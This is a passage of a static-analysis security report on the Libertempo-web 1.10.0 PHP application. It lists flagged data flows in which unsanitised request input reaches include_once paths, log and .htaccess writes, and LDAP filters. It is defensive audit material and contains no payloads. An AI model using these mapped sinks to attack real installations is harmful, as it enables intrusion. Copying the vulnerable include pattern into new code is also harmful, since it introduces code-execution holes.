Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=390
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php
Line	986	471
Object	_GET	error_log

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function __construct(

```
....
986.             $ticket = (isset($_GET['ticket']) ? $_GET['ticket'] :
null);
```



File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php
Method public static function log(\$str)

```
....
471.             error_log(self::$_PHPCAS_DEBUG['unique_id'] . ' ' .
$indent_str . $str2 . "\n", 3, self::$_PHPCAS_DEBUG['filename']);
```

File Manipulation\Path 13:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=391
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php
Line	2347	471
Object	_GET	error_log

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _callback()

```
.....
2347.                phpCAS::error('PGT format invalid' .
$_GET['pgtId']);
```



File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php
Method public static function log(\$str)

```
.....
471.                error_log(self::$_PHPCAS_DEBUG['unique_id'] . ' ' .
$indent_str . $str2 . "\n", 3, self::$_PHPCAS_DEBUG['filename']);
```

File Manipulation\Path 14:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=392>
Status New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php
Line	2351	471
Object	_GET	error_log

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _callback()

```
.....
2351.                phpCAS::error('PGTiou format invalid' .
$_GET['pgtIou']);
```



File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php
Method public static function log(\$str)

```
.....
471.                error_log(self::$_PHPCAS_DEBUG['unique_id'] . ' ' .
$indent_str . $str2 . "\n", 3, self::$_PHPCAS_DEBUG['filename']);
```

File Manipulation\Path 15:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=392>

Status	d=393 New
--------	------------------------------

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php
Line	3453	471
Object	_SERVER	error_log

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function getUrl()

```
....
3453.             $request_uri      = explode('?',
$_SERVER['REQUEST_URI'], 2);
```



File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php
Method public static function log(\$str)

```
....
471.             error_log(self::$PHPCAS_DEBUG['unique_id'] . ' ' .
$indent_str . $str2 . "\n", 3, self::$PHPCAS_DEBUG['filename']);
```

File Manipulation\Path 16:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=394
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php
Line	3490	471
Object	_SERVER	error_log

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3490.             $server_url = $_SERVER['HTTP_HOST'];
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php
Method public static function log(\$str)

```
....
471.          error_log(self::$_PHPCAS_DEBUG['unique_id'] . ' ' .
$indent_str . $str2 . "\n", 3, self::$_PHPCAS_DEBUG['filename']);
```

File Manipulation\Path 17:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=395>
Status New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php
Line	3499	471
Object	_SERVER	error_log

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3499.          $ports = explode(',',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php
Method public static function log(\$str)

```
....
471.          error_log(self::$_PHPCAS_DEBUG['unique_id'] . ' ' .
$indent_str . $str2 . "\n", 3, self::$_PHPCAS_DEBUG['filename']);
```

File Manipulation\Path 18:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=396>
Status New

Source	Destination
--------	-------------

File	/Libertempo-web-1.10.0/includes/SQL.php	/Libertempo-web-1.10.0/includes/SQL.php
Line	169	169
Object	_SERVER	BinaryExpr

Code Snippet

File Name /Libertempo-web-1.10.0/includes/SQL.php
Method public function query(\$query , \$resultmode = MYSQLI_STORE_RESULT)

```
....
169.                fputs ($fh, "\n".var_export($_SERVER, true));
```

File Manipulation\Path 19:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=397
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/install/Fonctions.php	/Libertempo-web-1.10.0/install/Fonctions.php
Line	391	404
Object	_SERVER	newContent

Code Snippet

File Name /Libertempo-web-1.10.0/install/Fonctions.php
Method public static function addInstanceName(\includes\SQL \$db)

```
....
391.                $url = "http://$_SERVER[HTTP_HOST]$_SERVER[REQUEST_URI]";
....
404.                file_put_contents(API_PATH . '.htaccess', $newContent);
```

File Manipulation\Path 20:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=398
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/install/Fonctions.php	/Libertempo-web-1.10.0/install/Fonctions.php
Line	391	404

Object	_SERVER	newContent
--------	---------	------------

Code Snippet

File Name /Libertempo-web-1.10.0/install/Fonctions.php
Method public static function addInstanceName(\includes\SQL \$db)

```
....
391.          $url = "http://$_SERVER[HTTP_HOST]$_SERVER[REQUEST_URI]";
....
404.          file_put_contents(API_PATH . '.htaccess', $newContent);
```

Remote File Inclusion

Query Path:

PHP\Cx\PHP High Risk\Remote File Inclusion Version:1

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.8 - Improper access control

Description

Remote File Inclusion\Path 1:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=240
Status	New

The application dynamically loads an external library include at line 1 of /Libertempo-web-1.10.0/utilisateur/user_index.php. However, this library is selected based on untrusted user input _POST, from line 1400 in /Libertempo-web-1.10.0/fonctions_conges.php. An attacker can influence this input to cause the application execute arbitrary code.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/utilisateur/user_index.php
Line	1402	79
Object	_POST	include

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function getpost_variable(\$variable, \$default="")

```
....
1402.          $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```

File Name /Libertempo-web-1.10.0/utilisateur/user_index.php
Method <?php


```
....
79. include ROOT_PATH . 'utilisateur/user_' . $onglet . '.php';
```

Remote File Inclusion\Path 2:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=241
Status	New

The application dynamically loads an external library include at line 1 of /Libertempo-web-1.10.0/utilisateur/user_index.php. However, this library is selected based on untrusted user input _GET, from line 1400 in /Libertempo-web-1.10.0/fonctions_conges.php. An attacker can influence this input to cause the application execute arbitrary code.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/utilisateur/user_index.php
Line	1402	79
Object	_GET	include

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function getpost_variable(\$variable, \$default="")

```
....
1402.     $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```

File Name /Libertempo-web-1.10.0/utilisateur/user_index.php
Method <?php

```
....
79. include ROOT_PATH . 'utilisateur/user_' . $onglet . '.php';
```

Remote File Inclusion\Path 3:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=242
Status	New

The application dynamically loads an external library include_once at line 1 of /Libertempo-web-1.10.0/responsable/resp_index.php. However, this library is selected based on untrusted user input _POST, from line 1400 in /Libertempo-web-1.10.0/fonctions_conges.php. An attacker can influence this input to cause the application execute arbitrary code.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/responsable/resp_index.php
Line	1402	104
Object	_POST	include_once

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function getpost_variable(\$variable, \$default="")

```
....
1402.     $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```



File Name /Libertempo-web-1.10.0/responsable/resp_index.php
Method <?php

```
....
104. include_once ROOT_PATH . 'responsable/resp_' . $_onglet . '.php';
```

Remote File Inclusion \Path 4:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=243>
Status New

The application dynamically loads an external library include_once at line 1 of /Libertempo-web-1.10.0/responsable/resp_index.php. However, this library is selected based on untrusted user input _GET, from line 1400 in /Libertempo-web-1.10.0/fonctions_conges.php. An attacker can influence this input to cause the application execute arbitrary code.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/responsable/resp_index.php
Line	1402	104
Object	_GET	include_once

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function getpost_variable(\$variable, \$default="")

```
....
1402.     $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```

File Name /Libertempo-web-1.10.0/responsable/resp_index.php
Method <?php

```
....  
104. include_once ROOT_PATH . 'responsable/resp_' . $onglet . '.php';
```

Remote File Inclusion\Path 5:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=244>
Status New

The application dynamically loads an external library include_once at line 1 of /Libertempo-web-1.10.0/admin/admin_index.php. However, this library is selected based on untrusted user input _POST, from line 1400 in /Libertempo-web-1.10.0/fonctions_conges.php. An attacker can influence this input to cause the application execute arbitrary code.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/admin/admin_index.php
Line	1402	74
Object	_POST	include_once

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function getpost_variable(\$variable, \$default="")

```
....  
1402.     $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :  
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```

File Name /Libertempo-web-1.10.0/admin/admin_index.php
Method <?php

```
....  
74. include_once ROOT_PATH . 'admin/admin_' . $onglet . '.php';
```

Remote File Inclusion\Path 6:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=245>
Status New

The application dynamically loads an external library `include_once` at line 1 of `/Libertempo-web-1.10.0/admin/admin_index.php`. However, this library is selected based on untrusted user input `_GET`, from line 1400 in `/Libertempo-web-1.10.0/fonctions_conges.php`. An attacker can influence this input to cause the application execute arbitrary code.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/fonctions_conges.php</code>	<code>/Libertempo-web-1.10.0/admin/admin_index.php</code>
Line	1402	74
Object	<code>_GET</code>	<code>include_once</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/fonctions_conges.php`
Method `function getpost_variable($variable, $default="")`

```
....  
1402.    $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :  
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```

File Name `/Libertempo-web-1.10.0/admin/admin_index.php`
Method `<?php`

```
....  
74.    include_once ROOT_PATH . 'admin/admin_'.$onglet.'.php';
```

Remote File Inclusion\Path 7:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=246
Status	New

The application dynamically loads an external library `include_once` at line 1 of `/Libertempo-web-1.10.0/hr/hr_index.php`. However, this library is selected based on untrusted user input `_POST`, from line 1400 in `/Libertempo-web-1.10.0/fonctions_conges.php`. An attacker can influence this input to cause the application execute arbitrary code.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/fonctions_conges.php</code>	<code>/Libertempo-web-1.10.0/hr/hr_index.php</code>
Line	1402	81
Object	<code>_POST</code>	<code>include_once</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/fonctions_conges.php`
Method `function getpost_variable($variable, $default="")`

```
.....
1402.      $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```

File Name /Libertempo-web-1.10.0/hr/hr_index.php

Method <?php

```
.....
81.      include_once ROOT_PATH . 'hr/hr_'. $onglet.'.php';
```

Remote File Inclusion\Path 8:

Severity High

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=247>

Status New

The application dynamically loads an external library include_once at line 1 of /Libertempo-web-1.10.0/hr/hr_index.php. However, this library is selected based on untrusted user input _GET, from line 1400 in /Libertempo-web-1.10.0/fonctions_conges.php. An attacker can influence this input to cause the application execute arbitrary code.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/hr/hr_index.php
Line	1402	81
Object	_GET	include_once

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function getpost_variable(\$variable, \$default="")

```
.....
1402.      $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```

File Name /Libertempo-web-1.10.0/hr/hr_index.php

Method <?php

```
.....
81.      include_once ROOT_PATH . 'hr/hr_'. $onglet.'.php';
```

Remote File Inclusion\Path 9:

Severity High

Result State To Verify

Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=248
Status	New

The application dynamically loads an external library `include_once` at line 1 of `/Libertempo-web-1.10.0/config/index.php`. However, this library is selected based on untrusted user input `_POST`, from line 1400 in `/Libertempo-web-1.10.0/fonctions_conges.php`. An attacker can influence this input to cause the application execute arbitrary code.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/fonctions_conges.php</code>	<code>/Libertempo-web-1.10.0/config/index.php</code>
Line	1402	85
Object	<code>_POST</code>	<code>include_once</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/fonctions_conges.php`
 Method `function getpost_variable($variable, $default="")`

```
....
1402.     $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```

File Name `/Libertempo-web-1.10.0/config/index.php`
 Method `<?php`

```
....
85.     include_once ROOT_PATH .
'config/config_'.$onglet.'.php';
```

Remote File Inclusion \Path 10:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=249
Status	New

The application dynamically loads an external library `include_once` at line 1 of `/Libertempo-web-1.10.0/config/index.php`. However, this library is selected based on untrusted user input `_GET`, from line 1400 in `/Libertempo-web-1.10.0/fonctions_conges.php`. An attacker can influence this input to cause the application execute arbitrary code.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/fonctions_conges.php</code>	<code>/Libertempo-web-1.10.0/config/index.php</code>
Line	1402	85

Object	_GET	include_once
--------	------	--------------

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function getpost_variable(\$variable, \$default="")

```
....
1402.     $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```

File Name /Libertempo-web-1.10.0/config/index.php
Method <?php

```
....
85.         include_once ROOT_PATH .
'config/config_'.$onglet.'.php';
```

File Inclusion

Query Path:

PHP\Cx\PHP High Risk\File Inclusion Version:1

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.4 - Insecure communications

Description

File Inclusion\Path 1:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=365
Status	New

The application dynamically loads an external library include at line 1 of /Libertempo-web-1.10.0/utilisateur/user_index.php. However, this library is selected based on untrusted user input _POST, from line 1400 in /Libertempo-web-1.10.0/fonctions_conges.php. An attacker can influence this input to cause the application execute arbitrary code.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/utilisateur/user_index.php
Line	1402	79
Object	_POST	include

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function getpost_variable(\$variable, \$default="")

```
.....
1402.      $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```

File Name /Libertempo-web-1.10.0/utilisateur/user_index.php

Method <?php

```
.....
79. include ROOT_PATH . 'utilisateur/user_' . $onglet . '.php';
```

File Inclusion\Path 2:

Severity High

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=366>

Status New

The application dynamically loads an external library include at line 1 of /Libertempo-web-1.10.0/utilisateur/user_index.php. However, this library is selected based on untrusted user input _GET, from line 1400 in /Libertempo-web-1.10.0/fonctions_conges.php. An attacker can influence this input to cause the application execute arbitrary code.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/utilisateur/user_index.php
Line	1402	79
Object	_GET	include

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function getpost_variable(\$variable, \$default="")

```
.....
1402.      $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```

File Name /Libertempo-web-1.10.0/utilisateur/user_index.php

Method <?php

```
.....
79. include ROOT_PATH . 'utilisateur/user_' . $onglet . '.php';
```

File Inclusion\Path 3:

Severity High

Result State To Verify

Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=367
Status	New

The application dynamically loads an external library `include_once` at line 1 of `/Libertempo-web-1.10.0/responsable/resp_index.php`. However, this library is selected based on untrusted user input `_POST`, from line 1400 in `/Libertempo-web-1.10.0/fonctions_conges.php`. An attacker can influence this input to cause the application execute arbitrary code.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/fonctions_conges.php</code>	<code>/Libertempo-web-1.10.0/responsable/resp_index.php</code>
Line	1402	104
Object	<code>_POST</code>	<code>include_once</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/fonctions_conges.php`
 Method `function getpost_variable($variable, $default="")`

```
....
1402.     $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```

File Name `/Libertempo-web-1.10.0/responsable/resp_index.php`
 Method `<?php`

```
....
104.  include_once ROOT_PATH . 'responsable/resp_' . $onglet . '.php';
```

File Inclusion\Path 4:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=368
Status	New

The application dynamically loads an external library `include_once` at line 1 of `/Libertempo-web-1.10.0/responsable/resp_index.php`. However, this library is selected based on untrusted user input `_GET`, from line 1400 in `/Libertempo-web-1.10.0/fonctions_conges.php`. An attacker can influence this input to cause the application execute arbitrary code.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/fonctions_conges.php</code>	<code>/Libertempo-web-1.10.0/responsable/resp_index.php</code>
Line	1402	104
Object	<code>_GET</code>	<code>include_once</code>

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function getpost_variable(\$variable, \$default="")

```
....
1402.     $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```

File Name /Libertempo-web-1.10.0/responsable/resp_index.php
Method <?php

```
....
104.     include_once ROOT_PATH . 'responsable/resp_' . $onglet . '.php';
```

File Inclusion\Path 5:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=369>
Status New

The application dynamically loads an external library include_once at line 1 of /Libertempo-web-1.10.0/admin/admin_index.php. However, this library is selected based on untrusted user input _POST, from line 1400 in /Libertempo-web-1.10.0/fonctions_conges.php. An attacker can influence this input to cause the application execute arbitrary code.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/admin/admin_index.php
Line	1402	74
Object	_POST	include_once

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function getpost_variable(\$variable, \$default="")

```
....
1402.     $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```

File Name /Libertempo-web-1.10.0/admin/admin_index.php
Method <?php

```
....
74.     include_once ROOT_PATH . 'admin/admin_' . $onglet . '.php';
```

File Inclusion\Path 6:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=370
Status	New

The application dynamically loads an external library `include_once` at line 1 of `/Libertempo-web-1.10.0/admin/admin_index.php`. However, this library is selected based on untrusted user input `_GET`, from line 1400 in `/Libertempo-web-1.10.0/fonctions_conges.php`. An attacker can influence this input to cause the application execute arbitrary code.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/fonctions_conges.php</code>	<code>/Libertempo-web-1.10.0/admin/admin_index.php</code>
Line	1402	74
Object	<code>_GET</code>	<code>include_once</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/fonctions_conges.php`
 Method `function getpost_variable($variable, $default="")`

```
....
1402.     $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```

File Name `/Libertempo-web-1.10.0/admin/admin_index.php`
 Method `<?php`

```
....
74.     include_once ROOT_PATH . 'admin/admin_'.Songlet.'.php';
```

File Inclusion\Path 7:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=371
Status	New

The application dynamically loads an external library `include_once` at line 1 of `/Libertempo-web-1.10.0/hr/hr_index.php`. However, this library is selected based on untrusted user input `_POST`, from line 1400 in `/Libertempo-web-1.10.0/fonctions_conges.php`. An attacker can influence this input to cause the application execute arbitrary code.

	Source	Destination
File	<code>/Libertempo-web-</code>	<code>/Libertempo-web-</code>

	1.10.0/fonctions_conges.php	1.10.0/hr/hr_index.php
Line	1402	81
Object	_POST	include_once

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function getpost_variable(\$variable, \$default="")

```
....
1402.     $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```

File Name /Libertempo-web-1.10.0/hr/hr_index.php
Method <?php

```
....
81.     include_once ROOT_PATH . 'hr/hr_'. $onglet.'.php';
```

File Inclusion\Path 8:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=372
Status	New

The application dynamically loads an external library include_once at line 1 of /Libertempo-web-1.10.0/hr/hr_index.php. However, this library is selected based on untrusted user input _GET, from line 1400 in /Libertempo-web-1.10.0/fonctions_conges.php. An attacker can influence this input to cause the application execute arbitrary code.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/hr/hr_index.php
Line	1402	81
Object	_GET	include_once

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function getpost_variable(\$variable, \$default="")

```
....
1402.     $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```

File Name /Libertempo-web-1.10.0/hr/hr_index.php

Method <?php

```
....
81.         include_once ROOT_PATH . 'hr/hr_'. $onglet.'.php';
```

File Inclusion\Path 9:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=373
Status	New

The application dynamically loads an external library include_once at line 1 of /Libertempo-web-1.10.0/config/index.php. However, this library is selected based on untrusted user input _POST, from line 1400 in /Libertempo-web-1.10.0/fonctions_conges.php. An attacker can influence this input to cause the application execute arbitrary code.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/config/index.php
Line	1402	85
Object	_POST	include_once

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function getpost_variable(\$variable, \$default="")

```
....
1402.     $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```

File Name /Libertempo-web-1.10.0/config/index.php

Method <?php

```
....
85.         include_once ROOT_PATH .
'config/config_'. $onglet.'.php';
```

File Inclusion\Path 10:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=374
Status	New

The application dynamically loads an external library include_once at line 1 of /Libertempo-web-1.10.0/config/index.php. However, this library is selected based on untrusted user input _GET, from line 1400

in /Libertempo-web-1.10.0/fonctions_conges.php. An attacker can influence this input to cause the application execute arbitrary code.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/config/index.php
Line	1402	85
Object	_GET	include_once

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function getpost_variable(\$variable, \$default="")

```
....
1402.     $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```

File Name /Libertempo-web-1.10.0/config/index.php
Method <?php

```
....
85.     include_once ROOT_PATH .
'config/config_'.$onglet.'.php';
```

LDAP Injection

Query Path:

PHP\Cx\PHP High Risk\LDAP Injection Version:0

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.1 - Injection flaws - particularly SQL injection
OWASP Top 10 2013: A1-Injection

Description

LDAP Injection\Path 1:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=360
Status	New

Method getpost_variable at line 1400 of /Libertempo-web-1.10.0/fonctions_conges.php gets user input from the _POST element. This element's value then flows through the code without being properly sanitized or validated, and is eventually used in an LDAP query in method find_email_adress_for_user at line 611 of /Libertempo-web-1.10.0/fonctions_conges.php. This may enable an LDAP Injection attack.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	1402	633

Object	_POST	filter
--------	-------	--------

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function getpost_variable(\$variable, \$default="")

```
....
1402.      $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function find_email_adress_for_user(\$login)

```
....
633.      $sr = ldap_search($ds, $_SESSION['config']['searchdn'],
$filter);
```

LDAP Injection\Path 2:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=361>
Status New

Method getpost_variable at line 1400 of /Libertempo-web-1.10.0/fonctions_conges.php gets user input from the _GET element. This element's value then flows through the code without being properly sanitized or validated, and is eventually used in an LDAP query in method find_email_adress_for_user at line 611 of /Libertempo-web-1.10.0/fonctions_conges.php. This may enable an LDAP Injection attack.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	1402	633
Object	_GET	filter

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
